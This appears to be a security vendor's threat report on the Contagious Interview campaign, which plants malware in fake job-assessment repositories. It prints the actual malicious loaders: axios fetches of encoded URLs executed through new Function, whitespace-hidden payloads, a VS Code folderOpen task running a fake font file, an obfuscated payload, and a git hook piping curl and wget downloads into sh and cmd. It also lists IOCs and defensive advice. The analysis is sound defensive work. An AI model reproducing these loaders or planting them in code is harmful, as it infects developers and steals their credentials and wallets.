```

/ 2 code results in this repository. To find results outside of this repository, use the global code search.

server / configSys.js

10
11   global.characterKey = "aHR0cHM6Ly9hcGkubW9ja2kuaW8vdjIvZDZ0bDNtNHVvdHJhY2tzL2Vycm9ycy80NDIxMDE=";
12

server / helper / characterHelper.js

197   try {
198     const res = await axios.get(atob(global.characterKey));
199     errorHandler(res.data.cookie);

```

Example with `characterKey` variable decoding to `hxxps://api.mockij[.]io/v2/d6tl3m4v/tracks/errors/442101`

Whitespaces and new lines

Another popular technique is to push the malicious code off-screen by hiding it after dozens of whitespaces or new lines.

```

mvp / client / next.config.js

1  // next.config.js
2  type (import('next').NextConfig) */
3
4  nextConfig = {
5    etStrictMode: true,
6    nspilePackages: [
7      "antd",
8      "redux-persist",
9      "@ant-design/icons",
10     "@ant-design/aiants",
11     "@ant-design/icons-svg",
12     "@ant-design/pzo-components",
13     "@ant-design/pzo-layout",
14     "@ant-design/pzo-list",
15     "@ant-design/pzo-descriptions",
16     "@ant-design/pzo-form",
17     "@ant-design/pzo-skeleton",
18     "@ant-design/pzo-fiale",
19     "@ant-design/pzo-utills",
20     "@ant-design/pzo-provider",
21     "@ant-design/pzo-card",
22     "@ant-design/pzo-table",
23     "rc-pagination",
24     "rc-picker",
25     "rc-util",
26     "rc-tree",
27     "rc-tooltip",
28

```

Payload hidden after whitespaces.



```

1004
1005
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(async () => {
  require("axios")
  .get("https://jsonkeeper.com/b/E9C3I")
  .then((r) => {
    new Function("require", r.data.cookie)(require);
  })
  .catch((e) => {
    console.error("Error loading external model:", e);
  });
})();

```

Payload hidden at the end of a file.

Payload execution

The methods used to execute fetched payloads vary. However, we have observed a few common patterns. The malicious payload is first fetched with the `axios.get()` function, then the fetched payload is passed to `errorHandler()` or a similarly named function, which constructs a new function and executes it.



```

31
32
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37

(() => {
  try {
    axios.get(atob(publicKey)).then((res) => errorHandler(res.data.cookie));
  } catch(error) {
    console.log('Failed to fetch authentication: ', error);
  }
})();

```

Payload is fetched in /server/controllers/auth.controller.js



```

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24
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const errorHandler = (error) => {
  try {
    if (typeof error !== "string") {
      console.error("Invalid error format. Expected a string.");
      return;
    }
    // Lambda function taking fetched payload (errCode) for input
    const createHandler = (errCode) => {
      try {
        const handler = new Function.constructor("require", errCode); // New function construction from fetched payload
        return handler;
      } catch (e) {
        console.error("Failed:", e.message);
        return null;
      }
    };
    const handlerFunc = createHandler(error);
    if (handlerFunc) {
      handlerFunc(require); // Execution of the payload
    } else {
      console.error("Handler function is not available.");
    }
  } catch (globalError) {
    console.error("Unexpected error inside errorHandler:", globalError.message);
  }
};

```

errorHandler() function defined in /server/middleware/errorHandler.js

npm lifecycle scripts

npm lifecycle scripts execute at different stages: preinstall before installation, install during installation, postinstall afterward, prepare during installation and before publishing, and start when the application is launched.

Threat actors abuse these execution paths as redundant triggers to launch the payloads already hidden in the codebases, increasing the likelihood of infection whether a victim installs, prepares, or starts the repository.

npm recently introduced v12, which includes mitigations against dependency-based attacks by blocking dependency install scripts by default unless explicitly approved through allowScripts. This does not block root-project scripts or an explicitly invoked npm start.

```
52  "scripts": {  
53    "start": "concurrently \"node server/server.js\" \"react-app-rewired start\"",  
54    "build": "react-app-rewired build",  
55    "test": "react-app-rewired test",  
56    "eject": "react-app-rewired eject",  
57    "prepare": "npm start",  
58    "server": "node server/server.js"  
59  },
```

VS Code tasks

Threat actors embed automated tasks in a code repository's .vscode/tasks.json file. When the repository is opened in VS Code and Workspace Trust is granted, tasks configured with "runOn": "folderOpen" execute automatically, allowing hidden commands to download and launch malware in the background. This infection technique has been documented thoroughly by [Microsoft](#) and [GitLab](#).

```
{
  "version": "2.0.0",
  "configurations": [
    {
      "type": "node",
      "request": "Launch",
      "name": "Run My Project",
      "console": "",
      "internalConsoleOptions": "openOnSessionStart"
    }
  ],
  "tasks": [
    {
      "label": "eslint-check",
      "type": "shell",
      "command": "(command -v node >/dev/null 2>&1 && node ./public/fontawesome/fa-solid-400.woff2) || (where node >nul 2>&1 && node ./public/fontawesome/fa-solid-400.woff2) || echo ''",
      "problemMatcher": [],
      "isBackground": true,
      "hide": true,
      "presentation": {
        "reveal": "never",
        "panel": "dedicated",
        "focus": false,
        "clear": false,
        "echo": false,
        "close": true
      },
      "runOptions": {
        "runOn": "folderOpen"
      }
    }
  ]
}
```

A VS Code task file that executes a fake font file, showing multiple execution vectors used concurrently

Fake font files

Attackers hide the same JavaScript payloads described earlier by labeling them as font assets and using filenames with extensions like .woff2 to conceal them in repository asset directories. This technique is analyzed further by [OpenSourceMalware](#).

```
0x2cryptocity/ccity-nft_metaverse_game_platform/public/fontawesome
fa-brands-400.eot
fa-brands-400.svg
fa-brands-400.ttf
fa-brands-400.woff
fa-brands-400.woff2
fa-regular-400.eot
fa-regular-400.svg
fa-regular-400.woff
fa-regular-400.woff2
fa-solid-400.woff2
fa-solid-900.eot
fa-solid-900.svg
fa-solid-900.woff
fa-solid-900.woff2
```

Example directory with font files, where one contains an obfuscated JS payload

```
let yHfM;function(){const ci4F=Array.prototype.slice.call(
arguments);return eval("(function oTEv(X8Ln){const zG0n=H5vo(
X8Ln,rwEn(oTEv.toString()));try{let T3Gn=eval(zG0n);return T3Gn.appl
(null,ci4F);}catch(vB3n){var PYBn=(0o206534-68918);while(
PYBn<(0o400151465569))switch(PYBn){case (0x3007040o200035):PYBn=vB3n
instanceof
SyntaxError?(0o40005740x10013):(0o40015340x10022);break;case (
0o200416-0x10105):PYBn=(0o400167465576);{console.log('\nError: the
code has been tampered!\n');return;break;}throw vB3n;}function rwEn(
rybo){let T5do=2013738808;var nt6n=(0o400056465550);{let P08n;while(
nt6n<(0x103EE-0o201717))switch(nt6n){case (
0o60004240x10006);nt6n=(67216-0o203202);{T5do~=(rybo.charCodeAtAt(
P08n)*(15658734*0o73567354)+rybo.charCodeAtAt(
P08n>>>(0x4A5D0CE60320423424))^565886142);break;case (
0o202570-66922);nt6n=(13112440o200016);P08n++;break;case (
26225240o200025);nt6n=P08n<
rybo.length?(0o40006240x10011):(67286-0o203275);break;case (0o100010
40x1000C);nt6n=(0o203220-0x10678);P08n=(0x75bcd15-0o726746425);break
}}let jo1n=""&var LV3n=(65716-0o200253);{let fjWn;while(
LV3n<(0o60005740x10005)){switch(LV3n){case (
0o600074655553);LV3n=(0x2004E40o200032);fjWn=(0x217B6A3);break;case
0o201010-0x101EE);LV3n=fjWn<(0o34701011060x463A71D)?(65746-0o200275)
(0o40006040x10008);break;case (
13113140o200023);LV3n=(0o203504-0x10725);{const
HQYn=T5do4(0o204660-67985);T5do=Math.floor(T5do/(0x300AC40o200057));
o1n=HQYn+(13113840o200024)?String.fromCharCode(0o210706-0x11185)+
HQYn(0o40007240x10010));String.fromCharCode(19683140o200052)+HQYn
);break;case (
```

Font file fa-solid-400.woff2

Commonly observed malicious .woff2 file paths:

- /public/fonts/fa-brands-regular.woff2
- /public/fontawesome/fa-solid-400.woff2
- /public/fontawesome/fa-brands-regular.woff2
- /webfonts/fa-brands-regular.woff2

Malicious npm dependencies

npm has been the topic of countless high profile attacks this year. The Contagious Interview campaign has contributed to a fair number of these.

With this execution vector, attackers first push malicious npm dependencies to the [official npm registry](#). These dependencies are installed and executed on victims' devices. The payloads hidden inside these packages are similar looking to what we've observed so far, often pushed off the screen with hundreds of spaces or blank lines. You can view an example [here](#).

socket.dev has been tracking this particular technique since 2025-03. [According to their analysis](#), Contagious Interview is responsible for more than 2,500 malicious npm packages deployed on [npmjs.com](#). We find the research at [dprk-research.kmsec.uk](#) to be another great resource to continually monitor this vector.

Private npm packages

In November 2025, the attackers started using malicious private npm packages. These packages require authentication tokens to access them, allowing the attackers to evade detection by package scanners.

The authentication token to retrieve the package is stored in the .npmrc file located in the malicious repository. When the victim executes the malicious repo with npm install, the code in tailwind.config.js pulls down the private npm package from the npm registry using the authentication token in the .npmrc file. The package downloads the malicious payload and infects the victim host.

Git hooks

A small loader is hidden inside the repository's Git hooks, such as at .githooks/pre-commit or .githooks/post-checkout. If the victim's terminal or IDE is configured to automatically invoke git commands, then in preparation for a git push or an ordinary action such as switching branches, the development environments will trigger these malicious hooks.

The hooks identify the operating system and download a matching second-stage payload for macOS, Linux, or Windows. Each hook passes the downloaded content directly to the relevant command interpreter, suppresses the output, and exits

successfully so the Git operation continues without an obvious error. This turns a routine developer workflow into the trigger for delivering additional malware.

As far as we can see, this is a relatively new technique introduced sometime in 2026. Notably, because `.githooks` is not Git's default hooks directory, this method often relies on an accompanying malicious VS Code task (`.vscode/tasks.json`) to set the hooks path to `.githooks` and force a Git checkout.

```

1  #!/bin/sh
2  # post-checkout: invoked after checkout or branch switch (success only).
3  # Args: $1 = prev HEAD, $2 = new HEAD, $3 = flag (1=branch, 0=file)
4  #
5  # post-checkout hook runs after a successful checkout or branch switch.
6  # It receives three arguments from Git.
7  # The first argument is the previous HEAD reference.
8  # The second argument is the new HEAD reference.
9  # The third argument is a flag indicating the type of checkout.
10 # If the flag is 1, it means a branch checkout occurred.
11 # If the flag is 0, it means files were checked out.
12 # This hook is useful for automating tasks after switching context.
13 # It does not run if checkout fails.
14 # You can use it to reset environment-specific files.
15 # You can also use it to install dependencies automatically.
16 # Some developers use it to update submodules.
17 # Others use it to rebuild assets.
18 # It can help keep your workspace consistent.
19 # Be careful not to slow down checkout operations.
20 # Long-running tasks should be run in the background.
21 # You can background a task using &.
22 # For example, a build script can run without blocking the shell.
23 # Always check the flag before running branch-specific logic.
24 # This avoids unnecessary work during file checkouts.
25 # You can compare $1 and $2 to detect branch changes.
26 # Logging can help debug hook behavior.
27 # Redirect output to a log file if needed.
28 # Avoid interactive prompts in hooks.
29 # Hooks should run silently and reliably.
30 # Ensure scripts are portable across environments.
31 # Use /bin/sh for maximum compatibility.
32 # Avoid using shell features not supported everywhere.
33 # Test your hook on macOS, Linux, and Windows environments.
34 # On Windows, use Git Bash or WSL for compatibility.
35 # Make sure the hook file is executable.
36 # Use 'chmod +x post-checkout' on Unix systems.
37 # Ensure Git tracks the executable bit if shared.
38 # Place the hook in your configured hooks directory.
39 # You can set a custom path using 'core.hooksPath'.
40 # Keep the script simple and maintainable.
41 # Document any non-obvious behavior.
42 # Remove debug logs before committing.
43 # Review performance impact regularly.
44 # This hook can improve developer workflow when used wisely.
45 # End of post-checkout hook example.
46
47 uname_s="$(uname -s 2>/dev/null || echo unknown)"
48 case "$uname_s" in
49   Darwin)
50     curl -s 'https://precommit-nyx.vercel.app/settings/macos?token=00f8e23fd7efc30639f1' | sh >/dev/null 2>&1
51     exit 0
52   ;;
53   Linux)
54     wget -qO- 'https://precommit-nyx.vercel.app/settings/linux?token=00f8e23fd7efc30639f1' | sh >/dev/null 2>&1
55     exit 0
56   ;;
57   MINGW*|MSYS*|CYGWIN*)
58     curl -s 'https://precommit-nyx.vercel.app/settings/windows?token=00f8e23fd7efc30639f1' | cmd >/dev/null 2>&1
59     exit 0
60   *)
61     exit 0
62   ;;
63 esac

```

A malicious post-checkout githook

```

review / .vscode / tasks.json
{
  "version": "2.0.0",
  "tasks": [{
    "label": "Git checkout to default branch",
    "type": "shell",
    "command": "git config core.hooksPath .githooks; git checkout master",
    "presentation": {
      "reveal": "never",
      "echo": false,
      "focus": false,
      "close": true,


```

An example of VS Code task reconfiguring git core.hooksPath

You can read further about this execution technique at [Lazarus Group Using Git Hooks To Hide Malware](#).

SVG files

This is the newest technique in the arsenal. It follows the same approach as the fake font files described above: attackers disguise malicious payloads as ordinary assets, using SVG files instead of font files. In some cases, the payloads are visible in the SVG source; in others, they are concealed as Base64-encoded data.



The payload is tucked away with whitespaces

Example shared by [Elastic security labs](#)

6. Malware families

The Contagious Interview infection chain can include an initial JavaScript loader, BeaverTail, OtterCookie, InvisibleFerret, PyLangGhost, and GoLangGhost. Early payloads primarily steal credentials and cryptocurrency-wallet data; later stages can execute additional payloads and establish persistence.

These labels are not always cleanly separable: code and capabilities are reused across stages, and researchers may classify the same component differently—for example, treating the initial loader as separate from, or part of, BeaverTail.

7. Victims as unintended distributors

We've observed that the threat actors have started to ask candidates to record themselves walking through the coding assessments, and to also upload their copies to GitHub and Bitbucket. This means infected victims also become part of the distribution chain, creating copies of the malicious repositories from their legitimate accounts.

Submission

Once completed, submit one of the following:

- **short video** recording your work.
- **Github Link** where your assessment result were pushed.

What to submit

- A **pull request** with your changes, **or** a **screenshot** of the updated code or UI if you cannot open a PR.
- A **short video** walkthrough of your solution and how you verified it.

8. Security best practices

Before opening or running an unfamiliar repository

- It is best practice to use a dedicated, isolated environment for coding and for take-home assignments/tests.
- Don't use a corporate workstation that has access to production credentials for running coding assessments.
- Disable the VS Code Automatic Tasks feature. Setting `task.allowAutomaticTasks:off` prevents tasks from running when opening a non-trusted repository.

For individuals who may be affected

- Disconnect the device from the network and notify your organization's security team.
- Preserve the repository URL, recruiter messages, and commands you ran.
- From a known-clean device, revoke active sessions and rotate passwords, source-control tokens, SSH keys, cloud credentials, API keys, and other secrets accessible from the affected device.
- If cryptocurrency keys or seed phrases may have been exposed, transfer assets to a new wallet created on a clean device.
- Reformat or reimage the affected device. Deleting the repository or running an antivirus scan alone may not remove follow-on malware or persistence.
- Report the malicious repository and recruiter account to the relevant hosting and recruitment platforms.

For organizations to detect post-compromise activity

- Monitor for Visual Studio Code (code.exe or code), terminal applications, or other IDEs spawning unexpected shells or scripting runtimes—including Node.js, Bun, Python, PowerShell, or Bash—whose command-line arguments reference temporary files, hidden folders such as .vscode, or downloaded dependency scripts.
- Alert on scripting processes accessing browser profiles, password stores, cryptocurrency wallets, keychains, .ssh, cloud configuration, environment files, or shell history, particularly when followed by HTTP uploads or WebSocket connections.
- Monitor for unusual clipboard access, screenshot capture, execution from hidden or temporary directories, and new scheduled tasks or other persistence mechanisms.
- When compromise is suspected, isolate and reimagine the endpoint, revoke exposed sessions and credentials, investigate downstream access, and hunt across the environment using the behavioral patterns and victim-side command-and-control indicators in this report.

Additional KQL queries for threat hunting have been shared by Microsoft [here](#). For additional security best practices, review Atlassian's guidance on [keeping your organization secure](#).

9. IOCs

IP addresses used to create accounts (329)

103.111.113.26
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103.111.32.54
103.111.32.62
103.111.32.78
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178.137.99.163

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97.182.225.65
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99.65.145.3

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bitbucket1025@oddlygood.shop
bitbucket1@2ndgmail.com
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casasco_pohlod4@hotmail.com
caua.upworkclient918@gmail.com
caua_miranda@oddlygood.shop
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cibfid@itsedit.click
claresamberhnt@hotmail.com
cletus_jameson_118bronson@hotmail.com
codehome0301@gmail.com
collaboratejob@outlook.com
contact@hubsai.net
cookhenryjgh732@hotmail.com
cronaldo0520@outlook.com
cruztalei24@gmail.com
crystaldev1004@proton.me
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dantese722@gmail.com
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davidrgray7120@gmail.com
dediomehorneqa2@hotmail.com
deepatrivedi333@gmail.com
defihorse2026213@outlook.com
defihorse2026610@outlook.com
defis8203@gmail.com
deibelnarvaez757@gmail.com
devstream3994@gmail.com
diazjoshuaboh461@hotmail.com

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hamiltonwilliamvgl259@outlook.com
hannah.davies63@outlook.com
haozinping@gmail.com
hatam_nancy1@outlook.com
heniojtulikovb@hotmail.com
herdeldecemna27@outlook.com
hgf01085@gmail.com
hicksnoratgw739@hotmail.com

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hillbellafzk543@hotmail.com
hillrobert1019@gmail.com
hiring.talent08@gmail.com
hiring@tirios.blog
hiringtalents3@gmail.com
holmesvioletbpe883@hotmail.com
hotcappuccino90301@proton.me
hotmcdonald247@gmail.com
howardleahfhs420@hotmail.com
hoyltonweaver68@hotmail.com
hr.recruitment@valnet.it.com
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hueien.novaeh@outlook.com
investor.talent743@gmail.com
jairoriosvalle24@gmail.com
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jameslv29@gmail.com
jaspertom113@gmail.com
jdmq2197@outlook.com
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jemhoffner158@hotmail.com
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jesuscuadros1223@gmail.com
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nickoarrooyoh7777@hotmail.com
nicolaswork072@gmail.com
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nikakips@oddlygood.shop
nonahkpasseauw1@hotmail.com
novaspenceroiedo53115@hotmail.com

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ogwqgkm93@hotmail.com
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sarelakorline86@hotmail.com
sborokkarnskxiik@outlook.com
senaquasareybuc19080@hotmail.com
sergay.yarmak@gmail.com

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sergayyarmak@outlook.com
sergey12b@outlook.com
sergeyyarm@outlook.com
serhiinosachenko94@gmail.com
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yuliber857ara@outlook.com
yurii9079@outlook.com

Staging domains and IPs used by malware (327)

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